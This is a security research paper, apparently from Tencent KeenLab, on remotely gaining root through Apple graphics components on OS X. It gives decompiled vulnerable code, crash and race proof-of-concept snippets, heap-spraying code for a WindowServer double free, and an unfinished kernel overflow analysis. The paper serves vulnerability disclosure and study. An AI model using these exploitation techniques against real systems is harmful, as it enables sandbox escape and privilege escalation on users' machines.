Subverting Apple Graphics: Practical Approaches to Remotely Gaining Root

Liang Chen, Qidan He, Marco Grassi, and Yubin Fu

Tencent KeenLab
chenliang0817@hotmail.com, qidan@flanker017.me, {marco.gra, qoobeefu}@gmail.com

Abstract Apple graphics, both the userland and the kernel components, are reachable from most of the sandboxed applications, including browsers, where an attack can be launched first remotely and then escalated to obtain `root` privileges. On *OS X*, the userland graphics component is running under the *WindowServer* process, while the kernel component includes *IOKit* user clients created by *IOAccelerator IOService*. Similar components do exist on *iOS* system as well. It is the counterpart of *"Win32k.sys"* on *Windows*.

In the past few years, lots of interfaces have been neglected by security researchers because some of them are not explicitly defined in the sandbox profile, yet our research reveals not only that they can be opened from a restrictive sandboxed context, but several of them are not designed to be called, exposing a large attack surface to an adversary. On the other hand, due to its complexity and various factors (such as being mainly closed source), Apple graphics internals are not well documented by neither Apple nor the security community.

This leads to large pieces of code not well analyzed, including large pieces of functionality behind hidden interfaces with no necessary check in place. Furthermore, there are specific exploitation techniques in Apple graphics that enable the full exploit chain from inside the sandbox to gain unrestricted access. We named it *"graphic-style"* exploitation.

1 Introduction

In the first part of this paper, we introduce the userland Apple graphics component *WindowServer*. We start from an overview of *WindowServer* internals, its *MIG* interfaces as well as *"hello world"* sample code. After that, we explain three bugs representing three typical security flaws:

- Design related logic issue `CVE-2014-1314`, which we used at *Pwn2Own 2014*
- Logic vulnerability within hidden interfaces
- The memory corruption issue we used at *Pwn2Own 2016*

Last but not the least we talk about the *"graphic-style"* approach to exploit a single memory corruption bug and elevate from `windowserver` to `root` context.

The second part covers the kernel attack surface. We will show vulnerabilities residing in closed-source core graphics pipeline components of all Apple graphic drivers including the newest chipsets, analyze the root cause and explain how to use our *"graphic-style"* exploitation techniques to exploit and obtain `root` on *OS X El Capitan* at *Pwn2Own 2016*. This part of code, by its nature lies deeply in driver's core stack and requires much graphical programming background to understand and audit, is overlooked by security researchers and we believe it may haven't been changed for years even for Apple because it's the key fundamental operation of graphics rendering.

2 Introduction to Apple Graphics

Apple Graphics is one of the most complex components in Apple world (*OS X* and *iOS*). It mainly contains the following two parts:

- Userland part
- Kernel *IOKit* drivers

OS X and *iOS* have similar graphics architecture. The userland graphics of *OS X* is mainly handled by *"WindowServer"* process while on *iOS* it is *"SpringBoard"* process. The userland graphics combined with the kernel graphics drivers are considered as counterpart of *"win32k.sys"* on Windows, although the architecture is a little different between each other. The userland part of Apple graphics is handled in a separate process while Windows provides with a set of *GDI32* APIs which calls the kernel *"win32k.sys"* directly. Apple's approach is more secure from the architecture's perspective as the userland virtual memory is not shared between processes, which increase the exploitation difficulty especially when *SMEP/SMAP* is not enforced.

3 *WindowServer* - The userland graphic interface

In this part, we give an overview of *WindowServer*, graphics availability from sandboxed application. Then we introduce the two key frameworks under *WindowServer* processes: *CoreGraphics* and *QuartzCore*. After that, three vulnerabilities representing three typical security flaws are discussed. Last but not least we pick up the third vulnerability and use "graphics-style" exploitation techniques to gain *root* privilege from restrictive sandboxed context.

3.1 *WindowServer* Overview

The *WindowServer* process mainly contains two private framework: *CoreGraphics* and *QuartzCore*, each running under a separate thread. Each framework contains two sets of APIs:

- Client side API: Functions starting with *"CGS" (CoreGraphics)* or *"CAS" (QuartzCore)*
- Server side API: Functions starting with `"__X"` (e.g `__XCreateSession`)

The client side API can be called from any client processes. Client APIs are implemented by obtaining the target mach port, composing a mach message and sending the message by calling `mach_msg` mach API with specific message IDs and send/receive size. Server side API is called by *WindowServer*'s specific thread. Both *CoreGraphics* and *QuartzCore* threads have dedicated server loop waiting for new client message to reach. Once client message reaches, the dispatcher code intercepts the message and calls the corresponding server API based on the message ID.

3.2 Sandbox configuration

Almost every process (including sandboxed applications) can call interfaces in *WindowServer* process through *MIG (Mach Interface Generator) IPC*. Browser applications including *Safari* can directly reach *WindowServer* interfaces from restrictive sandboxed context. Vulnerabilities in *WindowServer* process may lead to sandbox escape from a remote browser based drive-by attack. It may also lead to `root` privilege escalation as the *WindowServer* process runs at a high-privileged context. Also some interfaces are neglected in the past few years as they are not explicitly defined in application's sandbox profile. For example, Safari *WebContent* process has its own sandbox profile defined in */System/Library/Frameworks/WebKit.framework/Versions/A/Resources/com.apple.WebProcess.sb*, *WindowServer* service API is allowed by the following rule:

```
(allow mach-lookup
       (global-name "com.apple.windowserver.active")
)
```

Here it seems the *QuartzCore* interface is not explicitly defined, yet we can use *CoreGraphics* API and leverage *WindowServer* process to help open the mach port for us. Based on this approach, we can call all interfaces within *QuartzCore* even if it is not defined in *Safari* sandbox profile.

3.3 The *MIG* interface - *CoreGraphics*

The *CoreGraphics* interfaces are divided into following categories:

- Workspace
- Window
- Transitions
- Session
- Region
- Surface
- Notifications

- HotKeys
- Display
- Cursor
- Connection
- CIFilter
- Event Tap
- Misc

Among them, some interfaces are regarded as "unsafe", thus sandbox check is performed on those server-side APIs. Typical examples include event tap, hotkey configuration, etc. Because of that, on a sandboxed application, dangerous operations such as adding a hotkey, or post an event tap (e.g sending a mouse clicking event), are strictly forbidden.

As an example, interface _XSetHotKey allows user to add customized hotkey. The hotkey can be a shortcut to launch a program, which is forbidden from sandbox.

```
_int64 __fastcall _XSetHotKey(__int64 a1, __int64 a2)
{
 ...
            if ( (unsigned int)sandbox_check() ) // sandbox check, exit if calling from sandboxed context
              goto LABEL_39;
 ...
     *(_DWORD *)(a2 + 32) = v7;
     goto LABEL_40;
  }
  *(_DWORD *)(a2 + 32) = -304;
LABEL_40:
  result = *(_QWORD *)NDR_record_ptr;
  *(_QWORD *)(a2 + 24) = *(_QWORD *)NDR_record_ptr;
  return result;
}
```

Listing 1.1. XSetHotKey

On the other side, some interfaces are partially allowed. Typical examples include *CIFilter*, *Window* related interfaces, etc. Such interfaces perform operations on specific entities that belong to the caller's process. For example, API `__XMoveWindow` performs window move operation. It accepts a user-provided window ID and perform the check by calling `connection_holds_rights_on_window` function to determine whether the window is allowed to move by caller's process. Actually only window owner's process is allowed to do such operations.(or some special *entitlement* is needed to have the privilege allowing to perform operations on any window)

```
__int64 __usercall _XMoveWindow@<rax>(__int64 a1@<rax>, _DWORD *a2@<rdi>, __int64 a3@<rsi>)
```

```
{
  ...
    v6 = CGXWindowByID(HIDWORD(v11));
    v7 = CGXConnectionForPort(v3);
    if ( (unsigned __int8)
   connection_holds_rights_on_window(v7, 1LL, v6, 1LL, 1
   LL)
      || (v8 = 1000, v6)
      && (v9 = (unsigned __int8)
   connection_holds_rights_on_window(v7, 4LL, v6, 1LL, 1
   LL) == 0, v8 = 1000, !v9) ) //only owner process of
   the window will pass the check
    {
      v8 = CGXMoveWindowList(v7, (char *)&v11 + 4, 1LL);
    }
    *(_DWORD *)(a3 + 32) = v8;
  }
  ...
}
```

Listing 1.2. XMoveWindow

If any interface forgets to perform necessary permission check, vulnerability is introduced. For example, before `CVE-2014-1314` session related APIs don't perform any check, which will allow any sandboxed application to create user session and spawn new process to execute arbitrary code.

3.4 The hidden interface - *QuartzCore*

QuartzCore is also known as *CoreAnimation*. Compared with *CoreGraphics*, *QuartzCore* framework provides with more complex graphics operation such as animation when multiple layers are involved in the action. Unlike *CoreGraphics*, *QuartzCore* service is not explicitly defined in application's sandbox. To obtain a *mach* port of *QuartzCore*, you can call *CoreGraphics* API `CGSCreateLayerContext` which will leverage the *WindowServer* process to create a mach port of *QuartzCore* and return to the client user via mach message. With the returned *mach port*, you can call the interface in *QuartzCore* framework. Because of this "hidden" feature, none of any interfaces in *QuartzCore* does any security check before performing action. And as a result, a big attack surface is exposed to sandboxed applications. Also the *QuartzCore* interface is running in a separate thread, it is useful for exploitation purpose on some special bugs in *CoreGraphics*. (For example, when racing is needed)

3.5 *CVE-2014-1314*: The design flaw

As we know, Apple sandbox was introduced not long time ago (in OS X 10.7), while Apple graphics has a much longer history. The original design of Apple graphics doesn't take sandbox stuff into account. Although years have been spent to improve the graphics security under the sandboxed context, there are still issues left. CVE-2014-1314 is a typical example. The issue exists in CoreGraphics session APIs. CoreGraphics provides a client side API CGSCreateSessionWithDataAndOptions which sends request to be handled by server side API _XCreateSession. _XCreateSession will reach the following code:

```
__int64 __fastcall
    __CGSessionLaunchWorkspace_block_invoke(__int64 a1)
{
...
    v28 = fork(); //fork
    if ( v28 == -1 )
    {
      v29 = *__error();
      CGSLogError("%s: cannot fork workspace (%d)", v37);
      v3 = 1011;
    }
    else
    {
      if ( !v28 )
      {
        setgid(HIDWORD(v24));
        setuid(v24); //set uid to current user's uid
        setsid();
        chdir("/");
        v35 = open("/dev/null", 2, 0LL);
        v36 = v35;
        if ( v35 != -1 )
        {
          dup2(v35, 0);
          dup2(v36, 1);
          dup2(v36, 2);
          if ( v36 >= 3 )
            close(v36);
        }
        execve(v9, v40, v44);
        _exit(127);
...
}
```

Listing 1.3. CGSessionLaunchWorkspace

This function allows the user to create a new logon session. By default, WindowServer will create a new process at "/System/Library/CoreServices/loginwindow.app/Contents/MacOS/loginwindow" and launch the login window under the current user's context. Apple also allows user to specify customized login window, which - on the contrary - allows the attack in the sandboxed context to run any process at an unsandboxed context.

3.6 CVE-2016-????: Logic issue in hidden interfaces

QuartzCore service is not explicitly defined to allow open in application sandbox. By code auditing we find there is no sandbox consideration in any of its service interface.For example, _XSetMessageFile interface allows sandboxed application to set the log file path and file name. In other words, sandboxed application can create any files under any path within windowserver user's privilege, although the windowserver privilege is quite limited, it still deviates from the original sandbox's privilege scope. On iOS the impact is higher because the backboardd process is running under mobile user, which means you can create any file under the path where mobile user can create.

```
__int64 __fastcall _XSetMessageFile(__int64 a1, __int64 a2)
{

  if ( memchr((const void *)(a1 + 40), 0, v5) ) //a1 + 40 is user controllable, which is the file path
  {
    LOBYTE(v6) = CASSetMessageFile(*(unsigned int *)(a1 + 12), (const char *)(a1 + 40)); //will set create the file whose path and filename can be specified by user
    *(_DWORD *)(a2 + 32) = v6;
  }
  else
  {
LABEL_14:
    *(_DWORD *)(a2 + 32) = -304;
  }
  result = *(_QWORD *)NDR_record_ptr;
  *(_QWORD *)(a2 + 24) = *(_QWORD *)NDR_record_ptr;
  return result;
}
```

Listing 1.4. _XSetMessageFile

3.7 CVE-2016-????: memory corruption issue

In CoreGraphics, some new interfaces (We count them as Misc category) were introduced to align with new models of MacBook. For example, interface _XSet-GlobalForceConfig allows a user to configure force touch. User can provide with force touch configuration data and serialize them. _XSetGlobalForceConfig saves the serialized data into CFData and call *__mthid__unserializeGestureConfiguration* API to unserialize the data.

```
__int64 __fastcall _XSetGlobalForceConfig(__int64 a1, __int64 a2)
{
...
      v5 = *(_QWORD *)(a1 + 28); //v5 is a pointer pointing to user controllable data
      v6 = CFDataCreateWithBytesNoCopy(*(_QWORD *)kCFAllocatorDefault_ptr, v5, v4, *(_QWORD *)kCFAllocatorNull_ptr); // create CFData on v5
      v7 = _mthid_unserializeGestureConfiguration(v6); // try to unserialize the data
      if ( v6 )
        CFRelease(v6, v5); //free the CFData twice!
...
}
```

Listing 1.5. _XSetGlobalForceConfig

_mthid_unserializeGestureConfiguration forgets to retain the CFData and calls CFRelease to free the data if the force touch configuration is not valid. After _mthid_unserializeGestureConfiguration function returns, _XSetGlobalForceConfig frees the data again and causes the double free.

```
__int64 __fastcall _mthid_unserializeGestureConfiguration(__int64 a1)
{
...
    if ( v2 )
    {
      if ( !(unsigned __int8)_mthid_isGestureConfigurationValid(v2) )
        CFRelease(a1); //if the data is invalid, free it once
      result = v2;
    }
  }
  return result;
}
```

Listing 1.6. _mthid_ unserializeGestureConfiguration

3.8 Graphics-style exploitation

Here we take the third vulnerability, the double free one, as an example. Because the time window between the two frees is small, also all server APIs are handled in a single-threaded loop, it is not possible to fill in another object before the second free happens by taking advantage of CoreGraphics APIs. On the other hand, to control RIP, the first 8 byte of the object should be a controllable pointer and its content should also controllable. This will need reliable heap spraying within WindowServer process. Let's look into details of graphics-style exploitation and overcome the difficulties.

Control the freed object Normally double free vulnerability will end up with crash if we are not able to fill in the controllable content between the two frees. The following code will crash the process:

```
    char * buf = NULL;
    buf = malloc(0x60);
    memset(buf , 0x41, 0x60);
    free(buf);
    free(buf);
```

Listing 1.7. Crash Code

```
checkCFData(878,0x7fff79c57000) malloc: *** error for
   object 0x7fe9ba40f000: pointer being freed was not
   allocated
*** set a breakpoint in malloc_error_break to debug
[1]    878 abort
```

Listing 1.8. Crash

But if we call CFRelease twice, no crash will happen:

```
    CFDataRef data = CFDataCreateWithBytesNoCopy(
   kCFAllocatorDefault, buf, 0x60, kCFAllocatorNull);
    CFRelease(data);
    CFRelease(data); //No crash will happen
```

Listing 1.9. Double CFRelease

That is good news for this bug. If we fail to fill in data in between two CFRelease, WindowServer process won't crash. It means we can try triggering this bug a lot of times until success. The next problem to be solved is: how to fill in the object. All CoreGraphics interfaces are handled in a single thread so it is not possible to use CoreGraphics interface. As we discussed before, QuartzCore interfaces are good candidate because they are handled in another thread. We need to choose an interface which may allocate memory either using system API malloc (malloc and the CFData allocation share the same heap if CFData is created with kCFAllocatorDefault option), or using CoreFoundation version of malloc: CFAllocatorAllocate. Most QuartzCore interfaces accepts simple message except ___XRegisterClientOptions which accepts OOL message. Clients can pass a serialized CFDictionaryRef and send to WindowServer process. ___XRegisterClientOptions will unserialize the data to a CFDictionaryRef:

```
__int64 __fastcall CASRegisterClientOptions(vm_address_t address, vm_size_t size, __CFDictionary *a3, CA::Render::Server *a4, unsigned int *a5, unsigned int a6, vm_address_t addressa, unsigned int sizea, __CFDictionary *a9, unsigned int *a10, unsigned int *a11)
{
 ...
     v16 = CFPropertyListCreateWithData(v11, v12, 0LL, 0LL, 0LL);
 ...
}
```

Listing 1.10. CASRegisterClientOptions

In CFPropertyListCreateWithData, when parsing serialized Unicode String, CFAllocatorAllocate and CFAllocatorDeallocate:

```
CF_PRIVATE bool __CFBinaryPlistCreateObjectFiltered(const uint8_t *databytes, uint64_t datalen, uint64_t startOffset, const CFBinaryPlistTrailer *trailer, CFAllocatorRef allocator, CFOptionFlags mutabilityOption, CFMutableDictionaryRef objects, CFMutableSetRef set, CFIndex curDepth, CFSetRef keyPaths, CFPropertyListRef *plist) {
  ...
    case kCFBinaryPlistMarkerUnicode16String: {
  const uint8_t *ptr = databytes + startOffset;
  int32_t err = CF_NO_ERROR;
  ptr = check_ptr_add(ptr, 1, &err);
  if (CF_NO_ERROR != err) FAIL_FALSE;
  CFIndex cnt = marker & 0x0f;
  if (0xf == cnt) {
            uint64_t bigint = 0;
      if (!_readInt(ptr, databytes + objectsRangeEnd, &bigint, &ptr)) FAIL_FALSE;
      if (LONG_MAX < bigint) FAIL_FALSE;
      cnt = (CFIndex)bigint;
  }
  const uint8_t *extent = check_ptr_add(ptr, cnt, &err) - 1;
  extent = check_ptr_add(extent, cnt, &err);  // 2 bytes per character
  if (CF_NO_ERROR != err) FAIL_FALSE;
  if (databytes + objectsRangeEnd < extent) FAIL_FALSE;
  size_t byte_cnt = check_size_t_mul(cnt, sizeof(UniChar), &err);
```

```
  if (CF_NO_ERROR != err) FAIL_FALSE;
  UniChar *chars = (UniChar *)CFAllocatorAllocate(
   kCFAllocatorSystemDefault, byte_cnt, 0); //allocate a
   user controllable buffer
  if (!chars) FAIL_FALSE;
  memmove(chars, ptr, byte_cnt); //copy user controllable
    content into the buffer
  for (CFIndex idx = 0; idx < cnt; idx++) {
      chars[idx] = CFSwapInt16BigToHost(chars[idx]);
  }
  if (mutabilityOption ==
   kCFPropertyListMutableContainersAndLeaves) {
      CFStringRef str = CFStringCreateWithCharacters(
   allocator, chars, cnt);
      *plist = str ? CFStringCreateMutableCopy(allocator,
    0, str) : NULL;
            if (str) CFRelease(str);
  } else {
      *plist = CFStringCreateWithCharacters(allocator,
   chars, cnt);
  }
        CFAllocatorDeallocate(kCFAllocatorSystemDefault,
   chars); // Deallocate the buffer
    ...
}
```

Listing 1.11. CFBinaryPlistCreateObjectFiltered

So we can compose a very big CFDictionary with a big number of keys/values, where values are unicode strings. In that case, the server side code will spend a long time in calling CFPropertyListCreateWithData and loop into the code block above. With length and content controlled, we end up mallocing and freeing buffers. The code piece is like below:

```
CFArrayRef carray;
CFDictionaryRef cdictAll;
cdictAll = CFDictionaryCreateMutable(0, 0, &
   kCFTypeDictionaryKeyCallBacks, &
   kCFTypeDictionaryValueCallBacks);
for (int j = 0; j < 1; j ++)
{
    carray = CFArrayCreateMutable(0, 0, &
   kCFTypeArrayCallBacks);
    for (int i = 0; i < 60000; i ++) //make the parsing
   slower at server side
    {
        tmpbuf1 = malloc(0x30);
```

```
        memset(tmpbuf1, 0x41, 0x30);
        tmpbuf1[0x2f] = 0;
        strref1 = CFStringCreateWithCharacters(NULL, (unsigned short *)tmpbuf1, 0x18); // CFStringCreateWithCharacters creates unicode16 strings
        CFArrayAppendValue(carray,strref1);
        CFRelease(strref1);
        free(tmpbuf1);
    }
    memset(key1,0,20);
    sprintf(key1,"%d",j);
    strref3 =  CFStringCreateWithCString(NULL, key1, kCFStringEncodingASCII);
    CFDictionarySetValue(cdictAll,strref3 ,carray);
    CFRelease(strref3);
    CFRelease(carray);
```

Listing 1.12. CFDictionary Creation

To wrap it up, the following steps ensure reliably control the freed data:

- run a thread to call to _XSetGlobalForceConfig and trigger the double free bug again and again.
- In another thread, call to ___XRegisterClientOptions and allocate/deallocate controllable buffer with controllable length again and again.

Based on our test, the race will always succeed in 5-30 seconds:

```
Exception Type:        EXC_BAD_ACCESS (SIGSEGV)
Exception Codes:       KERN_INVALID_ADDRESS at 0x0000414141414158  //race successful
Exception Note:        EXC_CORPSE_NOTIFY

VM Regions Near 0x414141414158:
    Process Corpse Info    00000001e3ba8000-00000001e3da8000 [ 2048K] rw-/rwx SM=COW
-->
    STACK GUARD            0000700000000000-0000700000001000 [    4K] ---/rwx SM=NUL  stack guard for thread 1

Application Specific Information:
objc_msgSend() selector name: release


Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0   libobjc.A.dylib                  0x00007fff98ef94dd objc_msgSend + 29
```

```
1    com.apple.CoreGraphics          0x00007fff8b2a5e47
    __connectionHandler_block_invoke + 86
2    com.apple.CoreGraphics          0x00007fff8b1b4fa9
    CGXHandleMessage + 88
3    com.apple.CoreGraphics          0x00007fff8b2a3e8b
    connectionHandler + 137
4    com.apple.CoreGraphics          0x00007fff8b3e89ab
    post_port_data + 234
5    com.apple.CoreGraphics          0x00007fff8b3e56c5
    CGXRunOneServicesPass + 1928
6    com.apple.CoreGraphics          0x00007fff8b3e73c2
    CGXServer + 7174
7    WindowServer                    0x0000000103704f7e 0
    x103704000 + 3966
8    libdyld.dylib                   0x00007fff96e6c5ad
    start + 1
```

Listing 1.13. Successful race

Heap spraying in *WindowServer* process Heap spraying is always an interesting problem in 64bit process. On OS X, for small block heap memory allocation, a randomized heap based is involved. Considering the following code:

```
buf = malloc(0x60);
printf("addr is %p.\n", buf);
```

By running the code several times, the results are:

```
addr is 0x7fd1e8c0f000.
addr is 0x7fb720c0f000.
addr is 0x7f8b2a40f000.
```

We can see the 5th byte of the address varies between different processes, which means you need to spray more than 1TB memory to achieve reliable heap spraying. However for large block (larger than 0x20000) of memory, the randomization are not that good:

```
    buf = malloc(0x20000);
    printf("addr is %p.\n", buf);
```

The addresses are like this:

```
addr is 0x10d2ed000.
addr is 0x104ff7000.
addr is 0x10eb68000.
```

The higher 4 bytes are always 1, and the address allocation is from lower address to higher address. By allocating a lot of 0x20000 blocks we can make sure some fixed addresses filling with our desired data. The next question is: how can we do heap spraying in WindowServer process? There are a lot of interfaces within CoreGraphics, and we need to find those which meet the following criteria:

– Interface accepts OOL message
– Interface will allocate user controllable memory and not free it immediately

We finally pick up interface _XSetConnectionProperty. We can specify different key/value pairs and set it in the connection based dictionary, where the memory will be kept within WindowServer process.

```
void __fastcall CGXSetConnectionProperty(int a1, __int64
    a2, __int64 a3)
{
  ...
  v3 = a3;
  if ( !a2 )
    return;
  if ( a1 )
  {
    v5 = CGXConnectionForConnectionID();
    v6 = v5;
    if ( !v5 )
      return;
    v7 = *(_QWORD *)(v5 + 160); //get the connection
   based dictionary, if not exist, create it.
    if ( !v7 )
    {
      v7 = CFDictionaryCreateMutable(0LL, 0LL,
   kCFTypeDictionaryKeyCallBacks_ptr,
   kCFTypeDictionaryValueCallBacks_ptr);
      *(_QWORD *)(v6 + 160) = v7;
    }
    if ( v3 )
      CFDictionarySetValue(v7, a2, v3);
  ...
}
```

Listing 1.14. CGXSetConnectionProperty

Code Execution Given that we solve the object filling and heap spraying issue, getting code execution is now relatively easy. There are existing techniques to achieve code execution on CoreFoundation/Objective-C object UAF/double free(8).

3.9 Root escalation

Now we get the code execution under WindowServer process. The WindowServer runs under _windowserver context. Because of the nature of WindowServer, it needs to create user sessions under user's context. This is done by calling setuid and setgid. By calling setuid and setgid to 0, process can be elevated to root.

4 The Kernel Attack Surface: Attacking the Core of Apple Graphics

4.1 Introducing IOAccelSurface

`IOAccelSurface` family plays an important role in Apple's Graphics Driver System. It basically represents an area of rectangle to be rendered by GPU onto screen and has various complex behaviors when different parameters are specified. However the interface was originally designed for *WindowServer*'s use solely and vulnerabilities are introduced when normal processes can call into this interface. We will discuss in the following chapters a vulnerability we discovered in this core component of Apple graphics which affects all graphics models of *OS X*. The vulnerability also indicates the existence of fundamental design flaws in the surface rendering system and we believe there're still similar ones hiding there. This part of driver is not open-sourced and no public document is available, we believe we're the first to uncover and publish the internal working mechanism of this driver by reverse engineering and graphics knowledge. The key interfaces for `IOAccelSurface` exposed via `externalMethod` are

- `set_id_mode` The function is responsible in initialization of the surface. Bitwised presentation type flags are specified, buffers are allocated and framebuffers connected with this surface are reserved. This interface must be called prior to all other surface interfaces to ensure this surface is valid to be worked on.
- `surface_control` Basic attributes for the current surface are specified via this function, i.e. the flushing rectangle of current surface.
- `surface_lock_options` Specifies lock options the current surface which are required for following operations. For example, a surface must first be locked before it's submitted for rendering.
- `surface_flush` Submits the surface for GPU rendering. Triple buffering is enabled for certain surfaces.

The basic representing region unit in `IOAccelerator` subsystem is a 8 bytes rectangle structure with fields shown in listing 1.15 specified in `surface_control` function.


```
    int16 x;
    int16 y;
    int16 w;
    int16 h;
```

Listing 1.15. Rect in IOAccelSurface

4.2 The blit operation

Modern graphics pipeline consists of multiple steps and technique such as transformation, clipping, z-buffering, blit, rasterisation and some of them are implemented in the Apple Graphics Drivers. `Blit` is an important operation in

Figure 1. Typical Graphics Pipeline(6)



graphics concepts, it means combining different input sources and send the result to final output. Its corresponding implementation in Apple graphics driver is `blit3d_submit_commands`. The function `blit3d_submit_commands` acts as a crucial role in Apple's display graphics driver pipeline. Different incoming surfaces are cropped and resized and merged to match the display coordinate system with specified scaling factors. Two flushing rectangles are submitted to GPU via each `BlitRectList` and the incoming surface must first be normalized (scaled) to acceptable range. For historical reasons, GPUs on *OS X* expects rectangle areas to match the range of [0, 0x4000] while incoming surface size is represented by a signed 16bit integer as we see at listing 1.15, which translates to range [-0x8000, 0x7fff].

`submit_swap` operation submits the surface for rendering purpose and it will finally calls into blit operation. The surface's holding drawing region will be scaled and combined with the original rectangle region to form a rectangle pair, `rect_pair_t`. What worth noticing is that the drawing region, specified in `surface_control`, is represented in int16 format while after scaling it's represented as IEEE754 float number. The pair and `blit_param_t` will be passed to `blit3d_submit_commands`. `blit_param_t` mainly consists of various configuration parameters. While lots of fields are presented in `blit_param_t`, the two most interesting fields are the two integers at offset 0x14 and 0x34, which are the current and target (physical) surface's width and height.

```
if ( v28 )
{
  if ( doscale )
  {
    v42 = *&rec_1->field_10;
    yrate.m128_f32[0] = rec_1->inratey / *(v42 + 8);
    xrate.m128_f32[0] = rec_1->inratex / *(v42 + 10);
  }
  else
  {
    yrate = 0x3F800000LL;                    // -1
    xrate = 0x3F800000LL;                    // -1
  }
```

```
  //..
  v50 = vec.storage + 28;
  rectidx = 0LL;
  do
  {
    //...
    *&v41 = v53;
    *(v50 - 24) = ((v53 - inval) * xrate.m128_f32[0]) -
   v48.m128_f32[0];
    v11 = 0LL;
    //...
    *(v50 - 16) = xrate.m128_f32[0] * *&v12;
    *(v50 - 12) = LODWORD(v40);
    *(v50 - 8) = v53;
    *(v50 - 4) = v11.m128_i32[0];
    *v50 = *&v12;
    ++rectidx;
    v50 += 32LL;
  }
  while ( rectidx < vectorsize );
}
```

Listing 1.16. Produce swap rects

Code 1.16 in function `submitSwapFlush` scales the rectangle using scale factor specified in `set_scale` and produces the structure named `rect_pair_t`, fields of which shown in listing 1.17.

```
    int16 x1; ///rect1
    int16 y1;
    int16 w1;
    int16 h1;
    int16 x2; ///rect2
    int16 y2;
    int16 w2;
    int16 h2;
```

Listing 1.17. rect_pair_t

Overflow in blit3d_submit_commands The *OS X* graphics coordinate system only accepts rectangles in range [0,0,0x4000,0x4000] to draw on the physical screen, however a logical surface can hold rectangle of negative coordinate and length. So the blit function needs to scale the logical rectangle to fit it in the specific range.

Listing 1.18 in `blit3d_submit_commands` check for current surface's width and target surface's height. If either of them is larger than 0x4000, Huston we need to scale the rectangles now.

```
if ( param->surfacewidth > 0x4000 || param->surfaceheight > 0x4000 )
{
height = param->surfaceheight;
bound = height / 0x4000 + 1;
```

Listing 1.18. check for width and height

Then a vector array is allocated with size height/0x4000 hoping to store the scaled output valid rectangles. The target surface's height always comes from a full-screen resource, i.e. the physical screen resolution. Like for non-retina Macbook Air, the height will be 900. As non mac has a resolution of larger than 0x4000, the vector array's length is fixed to 1.

IGVector is a struct of size 24 shown in listing 1.19.

```
struct IGVector
{
    int64 currentSize;
    int64 capacity;
    void* storage;
}
```

Listing 1.19. IGVector

The vulnerable allocation at listing 1.20 of `blit3d_submit_commands` allocation falls at `kalloc.48`, which is crucial for our next Heap Feng Shui.

```
    v18 = 24LL * (height/0x4000+1);
    //...
    if ( !v24 )
      v23 = v22;
    vecptrs = operator new[](v23);
```

Listing 1.20. vector array allocation

Code snippet 1.21 of `blit3d_submit_commands` does the actual work of scaling two possibly out-of-screen rectangles, demonstrated in figure 2 and 3

```
if ( incomingvec->currentSize )
{
offsetfloat = lineoffset;
idx = 0LL;
while ( 1 )
{
//...
*&items.rect1.height = *&storage[idx].field_8;
*&items.rect1.y = v35;              // vector copys
//...
if ( v32 > (*(&v35 + 1) - offsetfloat) )
{                                   // right point is in left boundary
```




Figure 2. different incoming surfaces




Figure 3. different incoming surfaces after scaling

```
  v79 = items.rect1.length;
  if ( rect1_x > COERCE_FLOAT(items.rect1.length ^ const80000000) )// //ensure screen left point is in screen boundary
  {
 //...
    rightdivide0x4000 <<= 14;
    *&rect2x = *&items.rect2.x - rightdivide0x4000;// % 0x40000
//...
    vec = &vec_array[v42];
    do
    {
//...
      if ( (*&rect2x + *&items.rect2.length) > 16384.0 )
        rect2rightscale.m128d_f64[0] = ((16384.0 - *&rect2x) / *&items.rect2.length);
      v51.m128d_f64[0] = rect1rightscale;
//...
      if ( v54 == 1.0 )
      {
        IGVector<rect_pair_t>::add(vec, &items);
        scalerate = 0x3FF0000000000000LL;// 1
      }
      else if ( v54 > 0.0 )
      {
//...
        if ( *&a2.rect1.length > 0 && *&v56 > 0 )
        {
          *&a2.rect1.x = (leftrate * *&v79) + *&a2.rect1.x;
          *&a2.rect2.x = (leftrate * *&items.rect2.length) + *&a2.rect2.x;
          IGVector<rect_pair_t>::add(vec, &a2);
          scalerate = 0x3FF0000000000000LL;// 1
        }
      }
      *&rect2x = *&rect2x + -16384.0;
      items.rect2.x = rect2x;
      ++vec;
    }
    while ( (*&rect2len + *&rect2x) > 0.0 );
  }
```

```
}
```

Listing 1.21. Part of scaling function produces by decompiler, largely ommitted due to space limitations

Hex-Rays Decompiler cannot properly handle the SSE instructions in listing 1.21 (full source code at Appendix A). The assembly is very long but it's actually equivalent to code 1.22.

```
{
    if(rect1.x + rect1.length > 0)
    {
